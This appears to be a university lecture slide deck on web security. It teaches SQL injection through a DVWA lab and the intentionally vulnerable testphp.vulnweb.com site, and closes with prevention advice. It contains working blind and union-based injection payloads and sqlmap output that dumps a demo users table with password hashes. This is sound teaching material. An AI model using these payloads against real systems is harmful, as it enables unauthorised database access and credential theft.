A. Web Security

Jin Hong

jin.hong@uwa.edu.au

Demo preparation

- Need Kali
- Need DVWA
  - https://github.com/digininja/DVWA
  - M1/M2 users only – have to install emulator first:
    - sudo docker run --privileged --rm tonistiigi/binfmt --install amd64
  - Run:
    - sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
  - Once running, setup by clicking "Create/Reset Database".
    - Default login: admin/password
  - After that, ensure the security is set to low.

Web-based Attacks

- Attacks that are carried out over the web-based architecture
  - E.g., client and server, P2P, etc.
- Servers can be attacked, or become malicious in many ways
  - SQL injection
  - Malvertising
  - URL Redirection
  - Cross-site scripting (XSS)
  - Etc…

Injections

- Injection attacks are to introduce malicious code as an input to cause harm to the system
- Such attacks include
  - SQL injection
  - XPath injection
  - BoF
  - LDAP injection
  - OS Commanding
  - Etc.

SQLi

- Definition – inserting malicious SQL code through an application/web interface
  - Often through web application, but possible with any interface (i.e., desktop applications)
    - E.g., SQLi through URL
  - Example of general issue of interpreter injection (injection of malicious code into any interpreted language)


I will assume you know what SQL is and how it works. If you need a refresher, see: https://www.guru99.com/sql.html

SQLi

- Three types of SQLi
  - In-band
    - Error-based
    - Union-based
  - Inferential
    - Boolean-based blind
    - Time-based
  - Out-of-band
    - Enabled feature-based

DVWA

- What is this?
  - **Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.**



DVWA - Blind

- Blind Injection – finding vulnerability through server responses
- This is a type of inferential SQLi
  - **Unlike in-band SQLi, we no longer have direct error messages to understand the database structure, so extra laborious work but still can figure out needed details when right steps are taken.**

DVWA - Blind

- Figuring out database:

```
1' and length(substr((select database()),1)) = 1 -- -
```

- What does this command mean?
  - `select database` – Shows the name of the database.
  - `substr((select database()),1)` – substr extracts a substring from a string. In this case it extracts the full database name.
  - `length(substr((select database()),1))` – gets the number of characters in the sub string.

- Next, figure out the actual name!

DVWA - Blind

- Figuring out database name:

```
1' and substring((select database()),1,1) = 'a' -- -
```

- This time, we are checking each position of the database name with the letter (in this example, ‘a’).
- Eventually, we will get the correct letter…

- Next, figure out the tables……

DVWA - Blind

- Figuring out tables:

```
1' and substr((select count(*) from information_schema.tables
where table_schema='dvwa'),1) = '1' -- -
```

- Like when we tried to figure out the database name, we can do the same for table names.
- There is a default table “information_schema” which often contains many information we need to explore the db.

- Next, figure out table names……

DVWA - Blind

- Figuring out table names:

```
1' and substr((select table_name from information_schema.tables
where table_schema='dvwa' limit 1),1,1) = 'a' -- -
```

- Another hard labour will earn you the two table names you are seeking.

- Next, figure out column names……

DVWA - Blind

- Figuring out column count:

```
1' and substr((select count(*) from information_schema.columns where table_schema='dvwa' and table_name = 'users'),1) = 1 --
```

- We find the number of columns first using the above command.
- We then can figure out the length of each column's names:

```
1' and length(substr((select column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' limit 1),1)) = '1' -- -
```

- Finally, figure out the letters for the column:


```
1' and substr((select column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' limit 1),1,1) = 'a' -- -
```

DVWA - Blind


- So we have figured the tables, column names in the database, time to get the rows!
- How? – well, exactly what we did above.
- So this is where automation comes in handy - sqlmap

DVWA - Blind

- sqlmap is a tool that automates many useful SQLi commands.
- We can start by passing in the url and the cookie to login
  - url: 127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit
  - Cookie: find yours by right-click -> inspect -> Storage
    - There should be 2 values “PHPSESSID” and “security”. Append them using semicolon.



DVWA - Blind


Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
User ID exists in the database.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-chea
Inspector
Console
Debugger
Network
Style Editor
Performance
Storage
Cache Storage
Cookies
http://127.0.0.1
Indexed DB
Local Storage
Session Storage
Filter Items
Filter values
Name
Value
Domain
Path
Data
PHPSES...
fos8ftinhsi2dq...
127.0.0.1
/
security
low
127.0.0.1
/
PHPSESSID: "fos8ftinhsi2dqq2raegeb22p7"
Created: "Sat, 17 Sep 2022 21:24:40 GMT"
Domain: "127.0.0.1"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Sat, 17 Sep 2022 15:11:00 GMT"
Path: "/"
SameSite: "None"

DVWA - Blind

- Run sqlmap and say yes to all questions, and you should be able to find out the DB information:

```
[23:17:26] [INFO] testing 'MySQL UNION query (69) - 1 to 10 columns'
[23:17:28] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 4025 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1518=1518 AND 'WUeP'='WUeP&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))KLov) AND 'MYWe'='MYWe&Submit=Submit
---
[23:17:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[23:17:28] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 179 times
[23:17:28] [INFO] fetched data logged to text files under '/home/jin/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 23:17:28 /2022-09-17/
```

DVWA - Blind

- Add --dbs flag to discover databases.

```
[23:25:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1518=1518 AND 'WUeP'='WUeP&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))KLov) AND 'MYWe'='M
---
[23:25:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:25:02] [INFO] fetching database names
[23:25:02] [INFO] fetching number of databases
[23:25:02] [WARNING] running in a single-thread mode. Please consider usage of
er data retrieval
[23:25:02] [INFO] retrieved: 2
[23:25:02] [INFO] retrieved: dvwa
[23:25:02] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[23:25:03] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 78 times
[23:25:03] [INFO] fetched data logged to text files under '/home/jin/.local/sh

[*] ending @ 23:25:03 /2022-09-17/


┌──(jin㉿kali)-[~]
└─$
```

DVWA - Blind

- Find tables using ”-D dvwa --tables”

```
[23:27:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[23:27:05] [INFO] fetching tables for database: 'dvwa'
[23:27:05] [INFO] fetching number of tables for database 'dvwa'
[23:27:05] [WARNING] running in a single-thread mode. Please consider data retrieval
[23:27:05] [INFO] retrieved: 2
[23:27:05] [INFO] retrieved: guestbook
[23:27:06] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[23:27:06] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[23:27:06] [INFO] fetched data logged to text files under '/home/jin

[*] ending @ 23:27:06 /2022-09-17/


┌──(jin㉿kali)-[~]
└─$
```

DVWA - Blind

- Figure out columns
- -D dvwa -T users --columns

```
[23:28:29] [INFO] retrieved: user
[23:28:29] [INFO] retrieved: varchar(15)
[23:28:30] [INFO] retrieved: password
[23:28:30] [INFO] retrieved: varchar(32)
[23:28:31] [INFO] retrieved: avatar
[23:28:31] [INFO] retrieved: varchar(70)
[23:28:31] [INFO] retrieved: last_login
[23:28:32] [INFO] retrieved: timestamp
[23:28:32] [INFO] retrieved: failed_login
[23:28:33] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| user          | varchar(15)   |
| avatar        | varchar(70)   |
| failed_login  | int(3)        |
| first_name    | varchar(15)   |
| last_login    | timestamp     |
| last_name     | varchar(15)   |
| password      | varchar(32)   |
| user_id       | int(6)        |
+---------------+---------------+

[23:28:33] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[23:28:33] [INFO] fetched data logged to text files under '/home

[*] ending @ 23:28:33 /2022-09-17/


┌──(jin㉿kali)-[~]
└─$
```

DVWA - Blind

- Dump the content inside the users table
- --dump

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+----------------------------------+-----------+---------+
| user_id | user    | avatar                      | password                         | last_name | first_n
ame | last_login          | failed_login |
+---------+---------+-----------------------------+----------------------------------+-----------+---------+
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
    | 2022-09-17 14:08:33 | 0            |
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin
    | 2022-09-17 14:08:33 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon
    | 2022-09-17 14:08:33 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo
    | 2022-09-17 14:08:33 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob
    | 2022-09-17 14:08:33 | 0            |
+---------+---------+-----------------------------+----------------------------------+-----------+---------+
---+---------------------+--------------+

[23:31:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/jin/.local/share/sqlmap/output/127.0.0.1/du
mp/dvwa/users.csv'
[23:31:24] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1793 times
[23:31:24] [INFO] fetched data logged to text files under '/home/jin/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 23:31:24 /2022-09-17/


┌──(jin㉿kali)-[~]
└─$
```

SQLi – Blind injection

- Let us have a look at a different web application example – vulnweb.
- Assume web page that gets press releases from db
  - http://www.company.com/pressRelease.jsp?id=5
  - This generates:
    - SELECT title, description, releaseDate, body FROM pressReleases WHERE id = 5
  - What if we send:
    - http://www.company.com/pressRelease.jsp?id=5 AND 1=1
    - If we get press release 5 back, we just found a vulnerability!
  - Now, we can craft an SQL query and send
    - http://www.company.com/pressRelease.jsp?id=5 AND user_name() = 'dbo'
    - If you get press release 5, you know that you're running as user dbo


SQLi – vulnweb example

- Example:
  - http://testphp.vulnweb.com/artists.php?artist=1

You should be able to access this page (it is public)

SQLi – vulnweb example

- Test to see if it would be vulnerable to an SQLi
  - testphp.vulnweb.com/artists.php?artist=1’




SQLi – vulnweb example

- Discover the number of columns using "order by"
  - testphp.vulnweb.com/artists.php?artist=1 order by 1


SQLi – vulnweb example

- Discover other table contents
  - testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3



SQLi – vulnweb example

- Let's find out the database name
  - testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3



SQLi – vulnweb example

- You can now find many other details of the schema, such as:
  - Version
  - Current user
  - Table names
  - Other table fields
  - Etc.

SQLi – vulnweb example

- Eventually, find some sensitive info stored

SQLi - Prevention

- What went wrong?
  - The server did not **check** the inputs properly
    - Specifically, the control string inputs
  - There are many ways that an SQL injection can happen
    - Regular inclusion of SQL metacharacters through:
      - Variable interpolation (changing the value)
      - String concatenation with variables and /or constants
      - String format functions like sprint()
      - String templating with variable replacement
    - Hexadecimal or Unicode encoded metacharacters


SQLi - Prevention

- How to resolve this problem?
  - Trial 1: Check content
    - Client code checks to ensure certain content rules are met
    - Server code should check content as well
    - Specifically – don't allow apostrophes to be passed
      - Will solve our specific problem case from before
    - Problem: there are other characters that can cause problems
      - E.g., -- (comment), ; (command separator), % (wildcard) etc.
    - Which characters do you filter (blacklist) / keep (whitelist)?
    - Which approach is better - blacklisting or whitelisting?


SQLi mitigation techniques

